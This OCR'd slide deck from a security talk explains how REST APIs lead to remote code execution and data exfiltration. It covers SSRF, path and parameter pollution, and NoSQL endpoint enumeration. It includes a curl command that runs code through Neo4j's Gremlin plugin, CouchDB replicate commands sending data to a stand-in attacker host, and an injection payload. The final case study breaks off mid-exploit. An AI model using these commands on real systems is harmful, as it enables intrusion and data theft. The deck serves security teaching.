RESTing On Your Laurels Will Get You Pwned

By Abraham Kang, Dinis Cruz, and Alvaro Munoz

Goals and Main Point

- Originally a 2 hour presentation so we will only be focusing on identifying remote code execution and data exfiltration vulnerabilities through REST APIs.
- Remember that a REST API is nothing more than a web application which follows a structured set of rules.
  - So all of the previous application vulnerabilities still apply: SQL Injection, XSS, Direct Object Reference, Command Injection, etc.
- We are going to show you how remote code execution and data filtration manifest themselves in REST APIs.

Causes of REST Vulnerabilities

- Location in the trusted network of your data center
- History of REST Implementations
- SSRF (Server Side Request Forgery) to Internal REST APIs
- URLs to backend REST APIs are built with concatenation instead of URIBuilder (Prepared URI)
- Self describing and predicable nature
- Inbred Architecture
- Extensions in REST frameworks that enhance development of REST functionality at the expense of security
- Incorrect assumptions of application behavior
- Input types and interfaces

REST History

- Introduced to the world in a PHD dissertation by Roy Fielding in 2000.
- Promoted HTTP methods (PUT, POST, GET, DELETE) and the URL itself to communicate additional metadata as to the nature of an HTTP request.


Http Method	Database Operation
PUT	Update
POST	Insert
GET	Select
DELETE	Delete

- GET http://svr.com/customers/123
- PUT http://svr.com/customers/123

REST History (Bad Press)

- When REST originally came out, it was harshly criticized by the security community as being inherently unsafe.
  - As a result REST, applications were originally developed to only run on internal networks (non-public access).
    - This allowed developers to develop REST APIs in a kind of “Garden of Eden”
  - This also encouraged REST to become a popular interface for internal backend systems.
  - Once developers got comfortable with REST internal applications they are now RESTifying all publically exposed application interfaces


Attacking Backend Systems (Trad Method)



⟷ Http Protocol (proprietary protocols are different colors)

Attacking An Internal Network (Trad Method)

- Pwn the application server
- Figure out which systems are running on the internal network and target a data rich server. (Port Scanning and Fingerprinting)
- Install client protocol binaries to targeted system (in this case SAP client code) or mount network attacks directly.
- Figure out the correct parameters to pass to the backend system by sniffing the network, reusing credentials, using default userids and passwords, bypassing authentication, etc.





X	Non-compromised machine
Y	Compromised/Pwned machine

Attacking An Internal Network (REST style)

- Find an HTTP REST proxy w/ vulns
- Figure out which REST based systems are running on the internal network
- Exfiltrate data from the REST interface of the backend system or
- Get RCE on an internal REST API

- What backend systems have a REST API that we can attack:
  - ODATA in MS SQL Server
  - Beehive and OAE RESTful API
  - Neo4j, Mongo, Couch, Cassandra, HBase, your company, and many more






Non-compromised machine
Affected machine

SSRF (Server Side Request Forgery) to Internal REST APIs

- Attackers can take advantage of any server-side request forwarding or server-side request proxying mechanisms to attack internal-only REST APIs.
  - Examples: RFI through PHP include(), REST framework specific proxy (RESTlet Redirector), XXE, WS-* protocols, etc.
- Most internal REST APIs are using basic auth over SSL. So you can use the same attacks above to find the basic auth credentials on the file system and embed them in the URL:
  - http://user:password@internalSvr.com/xxx...

URLs to backend REST APIs are built with concatenation instead of URIBuilder (Prepared URI)

- Most publically exposed REST APIs turn around and invoke internal REST APIs using URLConnections, Apache HttpClient or other REST clients. If user input is directly concatenated into the URL used to make the backend REST request then the application could be vulnerable to Extended HPPP.



What to Look For

- new URL (“http://yourSvr.com/value” + var);
- new Redirector(getContext(), urlFromCookie, **MODE_SERVER_OUTBOUND**);
- HttpGet(“http://yourSvr.com/value” + var);
- HttpPost(“http://yourSvr.com/value” + var);
- restTemplate.postForObject(”http://localhost:8080/Rest/user/” + var, request, User.class);
- …

Extended HPPP (HTTP Path & Parameter Pollution)

- HPP (HTTP Parameter Pollution) was discovered by Stefano di Paola and Luca Carettoni in 2009. It utilized the discrepancy in how duplicate request parameters were processed to override application specific default values in URLs. Typically attacks utilized the “&” character to fool backend services in accepting attacker controlled request parameters.
- Extended HPPP utilizes matrix and path parameters, JSON injection and path segment characters to change the underlying semantics of a REST URL request.
  - “#” can be used to remove ending URL characters similar to “--” in SQL Injection and “//” in JavaScript Injection
  - “../” can be used to change the overall semantics of the REST request in path based APIs (vs query parameter based)
  - “;” can be used to add matrix parameters to the URL at different path segments
  - The “_method” query parameter can be used to change a GET request to a PUT, DELETE, and sometimes a POST (if there is a bug in the REST API)
  - Special framework specific query parameters allow enhanced access to backend data through REST API. The “qt” parameter in Apache Solr
  - JSON Injection is also used to provide the necessary input to the application receiver.

Extended HPPP (Apply Your Knowledge I)

String **entity** = request.getParameter(“entity”);

String **id** = request.getParameter(“id”);

URL urlGET = new URL(“http://svr.com:5984/customers/” + **entity +** “?id=“ + **id**);

Change it to a PUT to the following URL

http://svr.com:5984/admin

REST is Self Describing and Predictable

- What URL would you first try when gathering information about a REST API and the system that backs it?

REST is Self Describing and Predictable

- What URL would you first try when gathering information about a REST API and the system that backs it?
  - http://host:port/


- Compare this to:
  - Select * from all_tables   (in Oracle)
  - sp_msforeachdb 'select "?" AS db, * from [?].sys.tables' (SQL Server)
  - SELECT DISTINCT TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE COLUMN_NAME IN ('columnA','ColumnB') AND TABLE_SCHEMA='YourDatabase';   (My SQL)
  - Etc.

Especially for NoSQL REST APIs

- All of the following DBs have REST APIs which closely follow their database object structures
  - HBase
  - Couch DB
  - Mongo DB
  - Cassandra.io
  - Neo4j

HBase REST API

- Find all the tables in the Hbase Cluster:
  - http://host:9000/




```
HTTP/1.1 200 OK
Content-Length: 13
Cache-Control: no-cache
Content-Type: text/plain

content
urls
```

- Find the running HBase version:
  - http://host:9000/version
- Find the nodes in the HBase Cluster:
  - http://host:9000/status/cluster
- Find a description of a particular table’s schema(pick one from the prior link):
  - http://host:port/profile/schema

Couch DB REST API

- Find Version
  - http://host:5984




```
{"couchdb":"Welcome","version":"0.10.1"}
```

- Find all databases in the Couch DB:
  - http://host:5984/_all_dbs
- Find all the documents in the Couch DB:
  - http://host:5984/{db_name}/_all_docs

Neo4j REST API


- Find version and extension information in the Neo4j DB:
  - http://host:7474/db/data/




```
{
  "extensions" : {
  },
  "node" : "http://localhost:7474/db/data/node",
  "reference_node" : "http://localhost:7474/db/data/node/2",
  "node_index" : "http://localhost:7474/db/data/index/node",
  "relationship_index" : "http://localhost:7474/db/data/index/relationship",
  "extensions_info" : "http://localhost:7474/db/data/ext",
  "relationship_types" : "http://localhost:7474/db/data/relationship/types",
  "batch" : "http://localhost:7474/db/data/batch",
  "cypher" : "http://localhost:7474/db/data/cypher",
  "neo4j_version" : "1.9.2"
}
```

Mongo DB REST API

- Find all databases in the Mongo DB:
  - http://host:27080/



```
Status: 200
```




```
[
  "groceries",
  "fridge",
  "pantry"
]
```

  - http://host:27080/api/1/databases
- Find all the collections under a named database ({db_name}) in the Mongo DB:
  - http://host:27080/api/1/database/{db_name}/collections

Cassandra.io REST API

- Find all keyspaces in the Cassandra.io DB:
  - http://host:port/1/keyspaces




```
{ "keyspaces":["MyKeyspace1","MyKeyspace2"] }
```

- Find all the column families in the Cassandra.io DB:
  - http://host:port/1/columnfamily/{keyspace_name}

Inbred Architecture

- Externally exposed REST APIs typically use the same communication protocol (HTTP) and REST frameworks that are used in internal only REST APIs.
- Any vulnerabilities which are present in the public REST API can be used against the internal REST APIs.



Extensions in REST frameworks that enhance development of REST functionality at the expense of security

- Turns remote code execution and data exfiltration from a security vulnerability into a feature.
  - In some cases it is subtle:
    - Passing in partial script blocks used in evaluating the processing of nodes.
    - Passing in JavaScript functions which are used in map-reduce processes.
  - In others it is more obvious:
    - Passing in a complete Groovy script which is executed as a part of the request on the server. Gremlin Plug-in for Neo4j.
    - Passing in the source and target URLs for data replication

Rest Extensions Remote Code Execution(Demo)

- curl -X POST http://localhost:7474/db/data/ext/GremlinPlugin/graphdb/execute_script -d

  '{"script":"import java.lang.Runtime;rt = Runtime.getRuntime().exec(\"c:/Windows/System32/calc.exe\")", "params": {} }'

  -H "Content-Type: application/json"

Rest Extensions Data Exfiltration Example (Couch DB)

- curl –X POST http://internalSrv.com:5984/_replicate –d '{"**source**":"**db_name**", "**target**":"http://attackerSvr.com:5984/corpData" }' –H "Content-Type: application/json"
- curl –X POST http://srv.com:5984/_replicate –d '{"**source**":"http://anotherInternalSvr.com:5984/db", "**target**":"http://attackerSvr.com:5984/corpData" }' –H "Content-Type: application/json"

Rest Extensions Data Exfiltration Apply Your Knowledge(Couch DB)

String **id** = request.getParameter(“id”);

URL urlPost = new URL(“http://svr.com:5984/customers/” + **id**);

String **name** = request.getParameter(“name”);

String json = “**{\”fullName\”:\”**” + **name** + “**\”}**”;

How can you exfiltrate the data given the above?

Rest Extensions Data Exfiltration Apply Your Knowledge(Couch DB)

String **id** = request.getParameter("id");

URL url = new URL("http://svr.com:5984/customers/**../_replicate**");

String **name** = request.getParameter("name");

String json = "**{\"fullName\":\"X\", \"source\":\"customers\", \"target\":\"http://attackerSvr.com:5984/corpData\"}**";

Attacker provides:

id = **"**../_replicate**"**

name = **'**X", "source":"**customers**", "target":"http://attackerSvr.com:5984/corpData**'**

Reliance on incorrectly implemented protocols (SAML, XML Signature, XML Encryption, etc.)

- SAML, XML Signature, XML Encryption can be subverted using wrapping based attacks.*

See: How to Break XML Encryption by Tibor Jager and Juraj Somorovsky, On Breaking SAML: Be Whoever You Want to Be by Juraj Somorovsky, Andreas Mayer, Jorg Schwenk, Marco Kampmann, and Meiko Jensen, and How To Break XML Signature and XML Encryption by Juraj Somorovsky (OWASP Presentation)

Incorrect assumptions of REST application behavior

- REST provides for dynamic URLs and dynamic resource allocation

REST provides for dynamic URLs and dynamic resource allocation Example Case Study

- You have an Mongo DB REST API which exposes two databases which can only be accessed at /realtime/* and /predictive/*
- There are two static ACLs which protect all access to each of these databases

<web-resource-name>Realtime User</web-resource-name> <url-pattern>**/realtime/***</url-pattern>

<web-resource-name>Predictive Analysis User</web-resource-name> <url-pattern>**/predicitive/***</url-pattern>

Can anyone see the problem? You should be able to own the server with as little disruption to the existing databases.

Example Case Study Exploit

- The problem is not in the two databases. The problem is that you are working with a REST API and resources are dynamic.
- So POST to the following url to create a new database called test which is accessible at "/test":

    POST http://svr.com:27080/test

- Then POST the following:

    POST http://svr.com:27080/test/_cmd

  - With the following body:

